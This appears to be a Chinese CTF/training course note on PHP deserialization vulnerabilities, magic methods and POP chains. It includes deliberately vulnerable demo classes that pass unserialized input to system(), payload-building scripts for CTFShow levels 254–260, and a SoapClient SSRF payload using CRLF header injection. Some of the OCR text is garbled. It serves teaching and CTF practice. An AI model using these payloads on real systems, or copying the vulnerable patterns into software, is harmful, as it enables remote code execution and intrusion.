




# Day45 WEB 攻防-通用漏洞 &PHP 反序列化&POP 链构 造&魔术方法&原生类












# 1.知识点

• 1、什么是反序列化操作? -格式转换

- 1 序列化:对象转换为数组或字符串等格式
- 2 反序列化:将数组或字符串等格式转换成对象
- 3 serialize() //将一个对象转换成一个字符串
- 4 unserialize() //将字符串还原成一个对象




- 2、为什么会出现安全漏洞? -魔术方法
- 3、反序列化漏洞如何发现? -对象逻辑
- 4、反序列化漏洞如何利用? -POP 链构造

## 补充: 反序列化利用大概分类三类

- -魔术方法的调用逻辑-如触发条件
- -语言原生类的调用逻辑-如 SoapClient
- -语言自身的安全缺陷-如 CVE-2016-7124

# 2.详细点

2.1 什么是PHP 反序列化漏洞?



 原理:未对用户输入的序列化字符串进行检测,导致 攻击者可以控制反序列化过程,从而导致代码执行,SQL 注入, 目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能会触发对象中的一些魔术方法。

## 2.2 魔术方法利用点分析?

触发: unserialize 函数的变量可控,文件中存在可利用的类,类中有魔术方法:

```
__construct(): //构造函数, 当对象 new 的时候会自动调用
1
  __destruct(): //析构函数当对象被销毁时会被自动调用
  __wakeup(): //unserialize()时会被自动调用
3
  __invoke(): //当尝试以调用函数的方法调用一个对象时,会
  被自动调用
  __call(): //在对象上下文中调用不可访问的方法时触发
6
  __callStatci(): //在静态上下文中调用不可访问的方法时触
  ___get(): //用于从不可访问的属性读取数据
8
  __set(): //用于将数据写入不可访问的属性
9
  empty()触发
  __unset(): //在不可访问的属性上使用 unset()时触发
10
  __toString(): //把类当作字符串使用时触发
11
  __sleep(): //serialize()函数会检查类中是否存在一个魔
12
  术方法__sleep() 如果存在,该方法会被优先调用
```

## 3.演示案例

## 3.1 反序列化-魔术方法&漏洞引发&变量修改等

(1) 序列化与反序列化:

```
1 class demotest{
2 public $name='xiaodi';
3 public $sex='man';
4 public $age= '29';
5 序列化: 对象转换为数组或字符串等格式
6 反序列化: 将数组或字符串等格式转换成对象
```

#### **序列化数据字符串**:0:8:"demotest":3:

{s:4:"name";s:6:"xiaodi";s:3:"sex";s:3:"man";s:3:"age";s:2:"29";}

含义: object 长度demotest 3个变量 string类型长度 name

(2) 魔术方法-安全问题:

将生成的对象进行序列化之后,无需创建对象,将序列化之后的对象进行反序列化,便可以执行类中的方法。

```
1 //安全问题
 2 class A{
       public $var='echo test';
 3
        public function test(){
 5
            echo $this->var:
 6
        }
       public function __destruct(){
            echo 'x'.'<br>':
 8
 9
       }
      public function __construct(){
10
            echo '__construct'.'<br>';
11
12
        }
       public function __toString(){
13
            return '__toString'.'<br>';
14
        }
15
16
   }
17
   //无需函数, 创建对象触发魔术方法
18
   //$a=new A();//触发__construct
   //$a->test();//触发test
19
   //echo $a;//触发__toString
20
   //触发___destruct
21
```

```
22 echo serialize($a);
23 $t=unserialize('0:1:"A":1:{s:3:"var";s:9:"echo
    test";}');
24 $t->test();
```

## (3) 漏洞引发:

将生成的对象进行序列化之后,无需创建对象,将序列化之后的对象进行get传参赋值给x,进行反序列化,当程序结束销毁对象的时候,会执行析构函数,触发ipconfig命令。

```
1 //漏洞出现
 2 class B{
       public function __destruct(){
           system('ipconfig');
       }
       public function __construct(){
6
           echo 'xiaodisec'.'<br>':
       }
9
10
   //函数引用,无对象创建触发魔术方法
11 //?x=0:1:"B":0:{}
12 unserialize($_GET[x]);
13 //$b=new b();
14 //echo serialize($b); //0:1:"B":0:{}
```

# (4) 变量修改:

将生成的对象进行序列化之后,修改序列化的值,将修改的对象进行反序列化,可以替代原来类中变量默认赋值的内容,执行传递过来的新参数。

```
class C{
       public $cmd='ipconfig';
 3
       public function __destruct(){
           system($this->cmd);
       }
       public function __construct(){
6
           echo 'xiaodisec'.'<br>';
8
       }
9
   }
10
   //函数引用,无对象创建触发魔术方法自定义变量
11 //?c=0:1:"c":1:{s:3:"cmd";s:3:"ver";}
12 unserialize($_GET[c]);
```

#### 3.2 CTFSHOW-关卡 254 到 260-原生类&POP 构造

```
●●●

1 254-对象引用执行逻辑

2 username=xxxxxx&password=xxxxxx
```

```
1 255- 反序列化变量修改1
2 <?php
    class ctfShowUser{
        public $username='xxxxxxx';
 5
        public $password='xxxxxx';
        public $isVip=true;
6
        public function checkVip(){
8
            return $this->isVip;
9
10
        }
        public function login($u,$p){
11
```

```
12
            return $this->username===$u&&$this-
    >password===$p;
        }
13
        public function vipOneKeyGetFlag(){
14
15
            if($this->isVip){
16
                global $flag;
                echo "your flag is ".\flag;
17
18
            }else{
                echo "no vip, no flag";
19
            }
20
        }
21
22
    }
23
    $a=new ctfShowUser():
24
    echo urlencode(serialize($a));
25
26
    ?>
27
28
    Get:username=xxxxxx&password=xxxxxx
29
    Cookie:
    user=0%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3
    A%22username%22%3Bs%3A6%3A%22xxxxxxx%22%3Bs%3A8%3
    A%22password%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A5%3
    A%22isVip%22%3Bb%3A1%3B%7D
```

```
1 256-反序列化参数修改2
2 <?php
3 class ctfShowUser{
4 public $username='x';
5 public $password='y';
6 public $isVip=true;
7
8 public function checkVip(){
```

```
return $this->isVip;
 9
10
        }
        public function login($u,$p){
11
            return $this->username===$u&&$this-
12
    >password===$p;
13
        }
        public function vipOneKeyGetFlag(){
14
            if($this->isVip){
15
                global $flag;
16
                echo "your flag is ".\flag;
17
18
            }else{
                echo "no vip, no flag";
19
20
            }
21
        }
22
   }
23
24
    $a=new ctfShowUser();
25
    echo urlencode(serialize($a));
26
    ?>
27
28
    GET:username=x&password=y
    Cookie:
29
    user=0%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3
    A%22username%22%3Bs%3A1%3A%22x%22%3Bs%3A8%3A%22p
    assword%22%3Bs%3A1%3A%22y%22%3Bs%3A5%3A%22isVip%
    22%3Bb%3A1%3B%7D
```

```
1 257-反序列化参数修改&对象调用逻辑
2 <?php
3 class ctfShowUser{
4 private $class;
5 public function __construct(){
```

```
6
            $this->class=new backDoor();
      }
   }
8
9
   class backDoor{
        private $code='system("cat f*");';
10
11
12
    $b=new ctfShowUser();
    echo urlencode(serialize($b));
13
14
   ?>
    GET:username=xxxxxx&password=xxxxxx
15
16
   Cookie:
    user=0%3A11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A18%
    3A%22%00ctfShowUser%00class%22%3B0%3A8%3A%22back
    Door%22%3A1%3A%7Bs%3A14%3A%22%00backDoor%00code%
    22%3Bs%3A17%3A%22system%28%22cat+f%2A%22%29%3B%2
    2%3B%7D%7D
```

```
258-反序列化参数修改&对象调用逻辑
 2
   <?php
    class ctfShowUser{
        public $class = 'backDoor';
        public function __construct(){
 5
 6
            $this->class=new backDoor();
        }
8
   }
9
10
11
    class backDoor{
12
        public $code="system('cat flag.php');";
   }
13
14
    $a=serialize(new ctfShowUser());
15
```

```
$b=str_replace(':11',':+11',$a);
16
    $c=str_replace(':8',':+8',$b);
17
    echo urlencode($c);
18
19
    ?>
20
21
    GET:username=xxxxxx&password=xxxxxx
22
    Cookie:
    user=0%3A%2B11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A
    5%3A%22class%22%3B0%3A%2B8%3A%22backDoor%22%3A1%
    3A%7Bs%3A4%3A%22code%22%3Bs%3A23%3A%22system%28%
    27cat+flag.php%27%29%3B%22%3B%7D%7D
```

```
1 259-原生态类&cal魔术方法&配合SSRF
 2
  参考:
    https://darlin9s.github.io/2020/04/02/php/php%E5
 3
    %8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94
   %A8/
   生成序列化时记得开启SoapClient拓展:php.ini中启用
4
    php_soap.dll
 5
 6
   <?php
    $target = 'http://127.0.0.1/flag.php';
    $post_string = 'token=ctfshow';
 8
    $b = new SoapClient(null,array('location' =>
 9
    $target,'user_agent'=>'wupco^^X-Forwarded-
    For: 127.0.0.1, 127.0.0.1 \(^\)Content-Type:
    application/x-www-form-urlencoded'.'^^Content-
    Length: '.
    (string)strlen($post_string).'^^^'.$post_string
    ,'uri'=> "ssrf"));
   $a = serialize($b);
10
    a = str\_replace('\wedge\wedge', "\r\n", a);
11
```

- 12 echo urlencode(\$a);
  13 ?>
  14 vip=0%3A10%3A%22SoapClient%22%3A4%3A%7BS%3A3%3A%
  22uri%22%3BS%3A4%3A%22Ssrf%22%3BS%3A8%3A%22locat
  ion%22%3BS%3A25%3A%22http%3A%2F%2F127.0.0.1%2Ffl
  ag.php%22%3BS%3A11%3A%22\_user\_agent%22%3BS%3A128
  %3A%22wupco%0D%0AX-ForwardedFor%3A127.0.0.1%2C127.0.0.1%0D%0AContentType%3A+application%2Fx-www-formurlencoded%0D%0AContentLength%3A+13%0D%0A%0D%0Atoken%3Dctfshow%22%3BS%3
  A13%3A%22\_soap\_version%22%3Bi%3A1%3B%7D

  - 1 260-字符串序列化
  - 2 ctfshow=ctfshow\_i\_love\_36D

## 3.3 CMS 代码审计-Typecho 反序列化&魔术方法逻辑

参考链接: https://www.anquanke.com/post/id/155306

# 资源:

- 1 Typecho反序列化漏洞分析:
- 2 https://www.anquanke.com/post/id/155306
- 3 PHP原生类的反序列化利用:
- 4 https://darlin9s.github.io/2020/04/02/php/php%E5% 8E%9F%E7%94%9F%E7%B1%BB%E7%9A%84%E5%88%A9%E7%94%A 8/#Imagick%E7%B1%BB%E4%B8%8A%E4%BC%A0%E6%96%87%E4 %BB%B6